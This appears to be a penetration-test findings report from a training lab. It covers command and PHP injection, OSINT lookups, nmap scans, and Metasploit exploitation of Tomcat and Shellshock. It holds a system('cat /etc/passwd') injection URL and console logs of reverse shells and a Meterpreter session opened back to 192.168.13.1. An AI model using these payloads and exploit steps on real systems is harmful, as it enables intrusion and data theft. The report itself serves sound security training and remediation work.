
Vulnerability 5	Findings
Title	Rekall Vulnerable to Command Injection
Type (Web app / Linux OS / WIndows OS)	Web Application

Risk Rating	High
Description	WhiteHat Perform the Command Injection by manipulating command on disclaimer.php web page and retrieve the vendor's data.
Images	
Affected Hosts	192.168.14.35
Remediation	- Input Validation and Sanitization - Firewall Configuration to the web applications - Patch and Update service are running on the Web application



Vulnerability 6	Findings
Title	Web application is Vulnerable to PHP Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	Using PHP code injection (192.168.14.35/souvenirs.php?message="";system('cat/etc/passwd') We tried to exploit the host 192.168.14.35 and we successfully exploited the

	web application and gaining unauthorized passwd file.
Images	
Affected Hosts	192.168.14.35
Remediation	- Input Validation and Sanitization - Limit access to high privilege files and folders - Patch and Update the service regularly considering security patch.

Vulnerability 7	Findings
Title	Session Management is Vulnerable to Host 192.168.14.35 again unauthorized sensitive data
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	Using PHP command code injection (192.168.14.35/admin_legal_data.php?admin=87) against the host 192.168.14.35 we successfully exploited the web application and seat the Admin's session cookies and retrieved the admin sensitive legal documents.
Images	



	
Affected Hosts	192.168.14.35
Remediation	- Input Validation and Sanitization - User authentication

Vulnerability 8	Findings
Title	Domain name and Domain other details are visible
Type (Web app / Linux OS / Windows OS)	Linux OS


Risk Rating	Low
Description	Using https://osintframework.com/ to follow Domain Name - whois records- Domain Dossier path we were able to get the Domain information is visible for the external actor's
Images	 

	Queried **whois.godaddy.com** with "**totalrekall.xyz**"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999
Affected Hosts	totalrekall.xyz
Remediation	Enable domain privacy protection, Use Domain Privacy in DNS records,


Vulnerability 9	Findings
Title	SSL Certificate visible to external actors
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Using https://osintframework.com/ search tool following path Domain Name - Certificate Search - crt.sh Certificate Search using domain name we were able to find a certificate associate with totakrekall.xyz

Images	 
Affected Hosts	totalrekall.xyz
Remediation	


Vulnerability 10	Findings
Title	Nmap Scan on Network 192.168.13.0/24 is vulnerable, Providing Hosts details.
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Conducted Nmap Scan on the network 192.168.13.0/24, the output of namp scan showing 4 hosts are up and running with their associate IP address and Open Ports which Vulnerable.

Images	
Affected Hosts	192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Strong Firewall Configuration to deny access to namp scan.

Vulnerability 11	Findings
Title	Targeted Host 198.168.13.13 Vulnerable to Aggressive Nmap Scan, providing much information about the host.
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	The aggressive Nmap scan on the Host 198.168.13.13 resulted in more

	information about the host that is running the Drupal, Open Port, Service running on host etc.
Images	
Affected Hosts	192.168.13.13
Remediation	Strong Firewall Configuration

Vulnerability 12	Findings
Title	Open Port 8080/tcp on Host 192.168.13.10 is Vulnerable
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Using Metasploit tool with (multi/http/tomcat_jsp_upload_bypass) exploit method and setting up all the required options we exploited the host 192.168.13.10 which has open port 8080/tcp and running Apache

	Tomcat/Coyote JSP engine 1.1 service running. Successfully exploited the host and gain the shell session of the host and was able to access the files.
Images	

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST 192.168.13.1
LHOST => 192.168.13.1
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > OPTIONS
[-] Unknown command: OPTIONS
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
```

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS ⇒ 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.13.1:4444 → 192.168.13.10:38412 ) at 2023-07-18 20:09:43 -0400

pwd
/usr/local/tomcat
cd /
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
```

```
File  Actions  Edit  View  Help
/usr/local/tomcat
cd /
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
find -type f -iname '*flag*'
./root/.flag7.txt
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/virtual/net/eth0/flags
./sys/module/scsi_mod/parameters/default_dev_flags
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
./proc/kpageflags
cat ./roo/.flag7.txt
cd ./roo/
cd ./root/
ls
cat .flag7.txt
8ks6sbhss
```


Affected Hosts	192.168.13.10
Remediation	- Update latest security patch for Apache Tomcat - Configure Web Application Firewall

Vulnerability 13	Findings
Title	Vulnerable Open Port 80/http on host 192.168.13.11 service CGI script
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Using Metasploit tool (unix/webapp/wp_pie_register_bypass_rce) exploit method and setting up required options for the exploit including TARGETURI -/cgi-bin/shockme.cgi we successfully exploit the host 192.168.13.11 which has port 80/http open and the system running web server and allows executing dynamic script that can generate content or interact with the server's environment.


Images

```
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_pie_register_bypass_rce) > use /multi/http/apache_mod_cgi_bash_env_exec/
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI ⇒ /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.13.11
RHOSTS ⇒ 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.13.1
LHOST ⇒ 192.168.13.1
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting       Required  Description
   ----            ---------------       --------  -----------
   CMD_MAX_LENGTH  2048                  yes       CMD max line length
   CVE             CVE-2014-6271         yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent            yes       HTTP header to use
   METHOD          GET                   yes       HTTP method to use
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          192.168.13.11         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metaspl
                                                   oit
   RPATH           /bin                  yes       Target PATH for binaries used by the CmdStager
   RPORT           80                    yes       The target port (TCP)
   SRVHOST         0.0.0.0               yes       The local host or network interface to listen on. This must be an address on the local ma
                                                   chine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080                  yes       The local port to listen on.
   SSL             false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                               no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT         5                     yes       HTTP read response timeout (seconds)
   URIPATH                               no        The URI to use for this exploit (default is random)
   VHOST                                 no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
```


```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (192.168.13.1:4444 → 192.168.13.11:42956 ) at 2023-07-18 20:36:15 -0400

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

